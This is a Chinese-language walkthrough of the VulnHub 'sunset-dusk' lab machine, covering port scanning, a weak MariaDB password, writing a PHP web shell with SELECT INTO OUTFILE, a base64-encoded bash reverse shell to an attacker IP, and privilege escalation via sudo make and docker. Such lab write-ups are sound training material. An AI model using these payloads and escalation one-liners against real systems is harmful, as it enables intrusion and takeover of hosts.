> *靶机地址：* *https://www.vulnhub.com/entry/sunset-dusk,404/*

说明

说明：这是另一个，请享用。

难度：初学者

联系人：@ whitecr0wz

在VirtualBox中这可能比VMware更好

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~/five86-2# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-07 21:59 EST
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00024s latency).
MAC Address: 08:00:27:B9:2B:E9 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.118
Host is up (0.00027s latency).
MAC Address: 08:00:27:DF:A8:45 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.09 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.118
```

```
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     pyftpdlib 1.5.5
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.56.118:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
| ssh-hostkey:
|   2048 b5:ff:69:2a:03:fd:6d:04:ed:2a:06:aa:bf:b2:6a:7c (RSA)
|   256 0b:6f:20:d6:7c:6c:84:be:d8:40:61:69:a2:c6:e8:8a (ECDSA)
|_  256 85:ff:47:d9:92:50:cb:f7:44:6c:b4:f4:5c:e9:1c:ed (ED25519)
25/tcp   open  smtp    Postfix smtpd
|_smtp-commands: dusk.dusk, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING,
| ssl-cert: Subject: commonName=dusk.dusk
| Subject Alternative Name: DNS:dusk.dusk
| Not valid before: 2019-11-27T21:09:14
|_Not valid after:  2029-11-24T21:09:14
|_ssl-date: TLS randomness does not represent time
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
3306/tcp open  mysql   MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.18-MariaDB-0+deb10u1
|   Thread ID: 37
|   Capabilities flags: 63486
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, IgnoreSigpipes, ODBCClient, SupportsLoadDataLocal, SupportsTransactions, Interac
tiveClient, IgnoreSpaceBeforeParenthesis, LongColumnFlag, Speaks41ProtocolNew, FoundRows, SupportsCompression, ConnectWithDatabase, DontAll
owDatabaseTableColumn, SupportsMultipleResults, SupportsAuthPlugins, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: J6qU8V+qw&O@0lUD6|3'
|_  Auth Plugin Name: mysql_native_password
8080/tcp open  http    PHP cli server 5.5 or later (PHP 7.3.11-1)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
```

目录枚举

```
gobuster dir -u http://192.168.56.118 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```


```
/javascript (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/02/07 22:05:15 [!] parse http://192.168.56.118/error_log: net/url: invalid control character in URL
/index.html (Status: 200)
```

80端口没啥东西

21端口无法anonymous登录

8080端口

```
gobuster dir -u http://192.168.56.118:8080 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html
```



它是一个php gallery页面，上面已经有几个文件上传到该页

有两张图片，可能是图片隐写，但是没分析出东西


3306端口

nmap扫到了salt以及`Auth Plugin Name: mysql_native_password`

直接登录试试`password`成功登录

已知web路径，看能不能写入文件


```
select '<?php phpinfo();?>' into outfile "/var/tmp/shell.php";
```



getshell

反弹个shell即可

```
select "<?php phpinfo();system('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjU2LjEwMS8xMjM0IDA+JjEK|base64 -d
|bash');?>" into outfile "/var/tmp/shell4.php";
```



提权

获取shell之后要做的第一件事是使用Python获取一个tty，不然有些命令是无法执行的。

```
python -c 'import pty; pty.spawn("/bin/bash")'
# 有些没有安装Python2，所以需要换成python3 -c 'import pty;
pty.spawn("/bin/bash")'
```

```
#查看其他用户
cat /etc/passwd
```

```
#内核提权
uname -a
```

```
查找sudo权限命令
sudo -l
#SUID权限可执行文件，没有可用的
find / -perm -u=s -type f 2>/dev/null
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本文
件，然后使用grep加上关键字去筛选。
find / -writable -type f 2>/dev/null >/tmp/report.txt
grep -Ev '/proc|/sys' /tmp/report.txt
#查看计划任务
cat /etc/crontab
#查看邮件
cd /var/mail/
ls
```

```
www-data@dusk:/var/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on dusk:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
    (dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
www-data@dusk:/var/tmp$
```

有时候不知道密码也可以执行`sudo -l`

祭出神器看看

> *https://gtfobins.github.io/*

```
make -s --eval="\$(file >$LFILE,DATA)" .
```

SUID

It runs with the SUID bit set and may be exploited to access with elevated privileges working as a SUID backdoor. If it is u systems like Debian (<= Stretch) that allow the default `sh` she

This example creates a local SUID copy of the binary and exploit an existing SUID binary skip the first command and ru

```
sudo sh -c 'cp $(which make) .; chmod +s ./make'

COMMAND='/bin/sh -p'
./make -s --eval=$'x:\n\t-'"$COMMAND"
```

Sudo

It runs in privileged context and may be used to access the f elevated privileges if enabled on `sudo`.

```
COMMAND='/bin/sh'
sudo make -s --eval=$'x:\n\t-'"$COMMAND"
```

make可以提权

```
www-data@dusk:/var/tmp$ COMMAND='/bin/sh'
COMMAND='/bin/sh'
www-data@dusk:/var/tmp$ sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
sudo -u dusk make -s --eval=$'x:\n\t-'"$COMMAND"
$ id
id
uid=1000(dusk) gid=1000(dusk) groups=1000(dusk),24(cdrom),25(floppy),29(audio),30(dip),
scanner),123(docker)
$
```

docker提权

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

```
$ docker run -v /:/mnt --rm -it alpine chroot /mnt sh
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
Unable to find image 'alpine:latest' locally
docker: Error response from daemon: Get https://registry-1.docker.io/v2/: dial tcp: lookup registry-1.docker.io on 192.168.1.1:53: dial udp 192.168.1.1:5
3: connect: network is unreachable.
See 'docker run --help'.
```

无法访问外网。。。

之前的docker提权做法

```
$ wget http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x86_64.tar.gz
wget http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x86_64.tar.gz
--2020-02-07 23:23:28--  http://192.168.56.101:65534/alpine-minirootfs-3.11.3-x86_64.tar.gz
Connecting to 192.168.56.101:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2723602 (2.6M) [application/gzip]
Saving to: ‘alpine-minirootfs-3.11.3-x86_64.tar.gz’

alpine-minirootfs-3 100%[===================>]   2.60M  --.-KB/s    in 0.03s

2020-02-07 23:23:28 (89.3 MB/s) - ‘alpine-minirootfs-3.11.3-x86_64.tar.gz’ saved [2723602/2723602]

$ wget http://192.168.56.101:65534/Dockerfile
wget http://192.168.56.101:65534/Dockerfile
--2020-02-07 23:23:34--  http://192.168.56.101:65534/Dockerfile
Connecting to 192.168.56.101:65534... connected.
HTTP request sent, awaiting response... 200 OK
Length: 74 [application/octet-stream]
Saving to: ‘Dockerfile’

Dockerfile          100%[===================>]      74  --.-KB/s    in 0s

2020-02-07 23:23:34 (7.92 MB/s) - ‘Dockerfile’ saved [74/74]

$ docker build -t alpine:3.11 .
docker build -t alpine:3.11 .
error checking context: 'can't stat '/tmp/systemd-private-4cb3a9a936b24693b06623acf1f74a21-apache2.service-jXO41t''.
$ ls
```

这个文件似乎阻止了一些操作。。。无法生成docker镜像

理论上能通外网这各靶机就完成啦

参考链接：

https://medium.com/@andr3w_hilton/sunset-dusk-vulnhub-com-846d66a2c072